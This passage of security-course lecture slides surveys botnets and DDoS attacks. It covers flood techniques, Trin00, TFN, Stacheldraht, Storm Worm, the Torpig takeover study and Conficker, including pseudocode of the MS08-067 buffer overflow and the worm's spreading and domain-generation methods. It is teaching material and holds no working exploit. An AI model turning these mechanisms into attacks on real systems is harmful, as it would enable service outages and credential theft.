 - Thousands rather than 100s of thousands per botnet
 - Reasons: evasion, **economics**, ease of management
 - More bandwidth (1 Mbps and more per host)
- ◆ For-profit criminal activity (not just mischief)
 - Spread spam
 - Extort money by threatening/unleashing DoS attacks
- ◆ Move to P2P control structures, away from IRC


Denial of Service (DoS)

- ◆ Goal: overwhelm victim machine and deny service to its legitimate clients
- ◆ DoS often exploits networking protocols
 - Smurf: ICMP echo request to broadcast address with spoofed victim's address as source
 - SYN flood: send lots of "open TCP connection" requests with spoofed source addresses
 - UDP flood: exhaust bandwidth by sending thousands of bogus UDP packets
 - HTTP request flood: flood server with legitimate-looking requests for Web content

Distributed Denial of Service (DDoS)

- ◆ Build a botnet of zombies
 - Multi-layered architecture: attacker uses some of the zombies as “masters” to control other zombies
- ◆ Command zombies to stage a coordinated attack on the victim
 - No need to spoof source IP addresses of attack packets (why?)
 - Even in the case of SYN flood, SYN cookies don't help (why?)
- ◆ Overwhelm victim with traffic arriving from thousands of different sources

DDoS Architecture



Trin00

- ◆ Scans for known buffer overflows in setuid-root utilities on Linux and Solaris
 - Unpatched versions of wu-ftpd, statd, amd, ...
- ◆ Installs attack daemon using remote shell access
- ◆ Attacker sends commands (victim IP, attack parameters) authenticated by plaintext password
 - Attacker to master: TCP, master to zombie: UDP
 - To avoid detection, daemon issues warning if someone connects when master is already authenticated
- ◆ August 1999: a network of 227 Trin00 zombies took U. of Minnesota offline for 3 days

Tribal Flood Network

- ◆ Supports multiple DoS attack types
 - Smurf; ICMP, SYN, UDP floods
- ◆ Attacker runs masters directly via root backdoor; masters talk to zombies using ICMP echo reply
 - Commands are encoded as 16-bit binary numbers inside ICMP packets to prevent accidental triggering
 - No authentication, thus vulnerable to connection hijacking and RST sniping
- ◆ Lists of zombies' IP addresses are encrypted in later versions of TFN master scripts
 - Protects identities of zombies if master is discovered

Stacheldraht



- ◆ Combines “best” features of Trin00 and TFN
 - Multiple attack types
 - Symmetric encryption for attacker-master connections
 - Master daemons can be upgraded on demand
- ◆ February 2000: crippled Yahoo, eBay, Amazon, Schwab, E*Trade, CNN, Buy.com, ZDNet
 - A Smurf-like reflection attack on Yahoo consumed more than Gigabit/sec of bandwidth
 - 15-year old Michael Calce (“Mafiaboy”) from Montreal convicted on 56 charges



DDoS and Gaming



- ◆ Paid tools to kick Halo 3 players off the Xbox Live network using DDoS
 - Need some tricks to discover victim's IP address
- ◆ Botnets for rent
 - \$2 per bot
 - Takes 40-60 bots to boot a player



- ◆ Video tutorials on YouTube

DDoS as Cyber-Warfare



- ◆ May 2007: DDoS attacks on Estonia after government relocated Soviet-era war monument
 - 130 distinct ICMP and SYN floods originating from Russian IP addresses, 70-95 Mbps over 10 hrs
 - Do-it-yourself flood scripts distributed by Russian websites, also some evidence of botnet participation
 - Victims: two largest banks, government ministries, etc.
- ◆ Aug 2008: similar attack on Georgia during the war between Russia and Georgia
- ◆ Jan 2009: DDoS attack with Russian origin took Kyrgyzstan offline by targeting two main ISPs

Georgia President's Site (Hacked)



SQL
injection,
not DDoS

Storm Worm / Peacomm (2007)

- ◆ Spreads via cleverly designed campaigns of spam email messages with catchy subjects
 - First instance: “230 dead as storm batters Europe”
 - Other examples: “Condoleeza Rice has kicked German Chancellor”, “Radical Muslim drinking enemies’s blood”, “Saddam Hussein alive!”, “Fidel Castro dead”, etc.
- ◆ Attachment or URL with malicious payload
 - FullVideo.exe, MoreHere.exe, ReadMore.exe, etc.
 - Also masquerades as flash postcards
- ◆ Once opened, installs a trojan (wincom32) and a rootkit, joins the victim to the botnet

Storm Worm Characteristics

[Porras et al.]

- ◆ Between 1 and 5 million infected machines
- ◆ Obfuscated peer-to-peer control mechanism based on the eDonkey protocol
 - Not a simple IRC channel
- ◆ Obfuscated code, anti-debugging defenses
 - Triggers an infinite loop if detects VMware or Virtual PC
 - Large number of spurious probes (evidence of external analysis) triggers a distributed DoS attack

Storm Worm Outbreaks

- ◆ Spambot binaries on compromised machines used to spread new infections in subsequent campaigns
 - Harvest email addresses and mailing lists from the files on the infected machines

Date	Spam Tactic
Jan 17, 2007	European Storm Spam
April 12, 2007	Worm Alert Spam
June 27, 2007	E-card (applet.exe)
July 4, 2007	231st B-day
Sept 2, 2007	Labor Day (labor.exe)
Sept 5, 2007	Tor Proxy
Sept 10, 2007	NFL Tracker
Sept 17, 2007	Arcade Games


Torpig Study

[“Your Botnet Is My Botnet”]

- ◆ Security research group at UCSB took over the Torpig botnet for 10 days in 2009
 - Objective: the inside view of a real botnet
- ◆ Takeover exploited domain flux
 - Bot copies generate domain names to find their command & control (C&C) server
 - Researchers registered the domain before attackers, impersonated botnet’s C&C server

Torpig Architecture

[“Your Botnet Is My Botnet”]



Drive-by JavaScript tries to exploit multiple browser vulnerabilities to download Mebroot installer

Installer writes Mebroot into MBR on hard drive, reboots infected host


Mebroot obtains malicious DLLs from its C&C server, injects them into applications, contacts C&C server every 2 hours over HTTP using custom encryption

DLLs upload stolen data to Torpig C&C server

C&C server acks or instructs bot to perform phishing attacks against specific sites using injected content

Man-in-the-Browser Phishing

[“Your Botnet Is My Botnet”]



Distribution of Infections

[“Your Botnet Is My Botnet”]

Country	IP Addresses (Raw #)	Bot IDs	DHCP Churn Factor
US	158,209	54,627	2.90
IT	383,077	46,508	8.24
DE	325,816	24,413	13.35
PL	44,117	6,365	6.93
ES	31,745	5,733	5.54
GR	45,809	5,402	8.48
CH	30,706	4,826	6.36
UK	21,465	4,792	4.48
BG	11,240	3,037	3.70
NL	4,073	2,331	1.75
Other	180,070	24,766	7.27
Totals:	1,247,642	182,800	6.83

Table 2: Top 10 infected hosts by country.

Data Sent to Torpig C&C Server

[“Your Botnet Is My Botnet”]

Data Type	Data Items (#)
Mailbox account	54,090
Email	1,258,862
Form data	11,966,532
HTTP account	411,039
FTP account	12,307
POP account	415,206
SMTP account	100,472
Windows password	1,235,122

Target: Financial Institutions

[“Your Botnet Is My Botnet”]

- ◆ Typical Torpig config file lists approximately 300 domains of financial institutions to be targeted for “man-in-the-browser” phishing attacks
- ◆ In 10 days, researchers’ C&C server collected 8,310 accounts at 410 institutions
 - Top 5: PayPal (1770), Poste Italiane (765), Capital One (314), E*Trade (304), Chase (217)
- ◆ 1660 unique credit and debit card numbers
 - 30 numbers came from a single work-at-home call-center agent who was entering customers’ credit card numbers into the central database

Conficker

- ◆ Conficker.A surfaced in October 2008
 - Also known as Downandup and Kido
- ◆ Conficker.B, B++ variants emerged later
- ◆ Exploits a stack buffer overflow in MS Windows Server Service (more on this later)
 - Commercial attack tools customized for Chinese users were offered for sale on popular malware sites a few days after vulnerability became public



Conficker Damage

- ◆ Between 4 and 15 million infections (estimated)
- ◆ \$250K bounty from Microsoft
- ◆ Jan-Feb 2009: infected high-visibility victims
 - Grounded French Air Force's Dassault Rafale fighters
 - Desktops on Royal Navy warships and submarines
 - Sheffield Hospital
 - ... after managers turned off Windows security updates for all 8,000 PCs on the vital network
 - Houston municipal courts
- ◆ Apr 2009: installed spambots and fake antivirus

MS08-67 Vulnerability

Walks pathname in a loop looking for dot, dot-dot, slash, backslash - for example, converts \\C\Program Files..\Windows to \\C\Windows

◆ Path canonicalization in Windows Server RPC

- NetpwPathCanonicalize function in netapi32.dll

```
func _NetpwPathCanonicalize(wchar_t* Path) {  
    if( !_check_length(Path) ) return; ...  
    _CanonicalizePathName(Path); ... }
```

Stack is DEP-protected, but Conficker uses ZwSetInformationProcess() to disable DEP

```
func _CanonicalizePathName(wchar_t* Path) {  
    _save_security_cookie();  
    wchar wcsBuffer[420h];  
    wcscat(wcsBuffer,Path); ...  
    _ConvertPathMacros(wcsBuffer); ... }
```

Sets stack guard (why does this not help?)

```
func _ConvertPathMacros(...) {...  
    _tcscopy_s(previousLastSlash, pBufferEnd - previousLastSlash, ptr+2) ...}
```

Lots of pointer arithmetic in the loop, previousLastSlash gets wrong value

Conficker.B Propagation Vectors

◆ NetBIOS / network shares

- Looks for open network shares, copies itself to the admin share or the interprocess communication share launched using rundll32.exe
- Brute-forces passwords using a dictionary of 240 common passwords

◆ Removable USB media

- Copies itself as autorun.inf
- SHELLEXECUTE keyword is “Open folder to view files”
- Users unwittingly run the worm every time a removable drive is inserted into the system


After Infection

- ◆ Conficker patches the MS08-67 vulnerability once it takes control of the host
 - This is common... don't want your zombie to be stolen by another master
- ◆ The “patch” scans incoming RPC requests for Conficker shellcode and allows re-infection
 - Possibly a secondary mechanism for “upgrading” malicious binaries on previously infected hosts
 - In Conficker.B++, the patch allows delivery of a special URL, from which a signed binary can be received

Conficker.A and .B Logic

<http://mtc.sri.com/Conficker/>


Conficker.A




Conficker.A tries to download "Antivirus XP" fake antivirus scam from a fixed site

Conficker.A filters out Ukrainian addresses using GEO IP database

Conficker.B



Conficker.B binaries directly embed GEO IP database as a RAR file; no filtering of Ukrainian addresses



Domain Flux in Conficker.A and .B

- ◆ Every 2 or 3 hours, each zombie computes a list of 250 domain names using a randomized function
 - All Conficker zombies build the same list
 - The list changes every day
 - Different lists for Conficker.A and Conficker.B
- ◆ Attempts to contact every rendezvous domain and to download a new binary
- ◆ Binaries encrypted using RC4 and digitally signed
 - Helps prevent hijacking of rendezvous domains

Conficker Rendezvous Domains

- ◆ Example: domains generated on Feb 12, 2009
 - Conficker.A: puxqy.net, elvyodjjtao.net, ltxbshpv.net, ykjzaluthux.net, ...
 - Conficker.B: tvxwoajfwad.info, blojvbcbrwx.biz, wimmugmq.biz, ...
- ◆ Occasionally generates legitimate domain names, resulting in an unintentional DDoS attack
 - March 8: jogli.com (Big Web Great Music)
 - March 13: wnsux.com (used to be Southwest Airlines)
 - March 18: qhflh.com (Women's Net in Qinghai Province)
 - March 31: praat.org ("Doing phonetics by computer")
- ◆ Domain registrars blocked registration of domains on the list

Interesting Anomaly

<http://mtc.sri.com/Conficker/>


- ◆ On December 27, 2008, SRI researchers observed Conficker.B URL requests sent to these domains
 - 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine
 - 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina
- ◆ These are Conficker.A rendezvous points
- ◆ Automatically generated domain lists of Conficker.A and Conficker.B do not overlap!
- ◆ Either a manual request, or a hybrid test zombie that combines features of both A and B

Conficker.C

<http://mtc.sri.com/Conficker/>

- ◆ Evidence that Conficker.C is an upgrade of Conficker.B, delivered through rendezvous points
 - Weren't all rendezvous domains all blocked?
- ◆ "Dropper" application observed in Conficker.B hosts
 - Spawns Conficker.C, then deletes itself

Upgrades occurred twice in March 2009




Port 445 scanning decreases, P2P activity increases

Use of MD-6 in Conficker

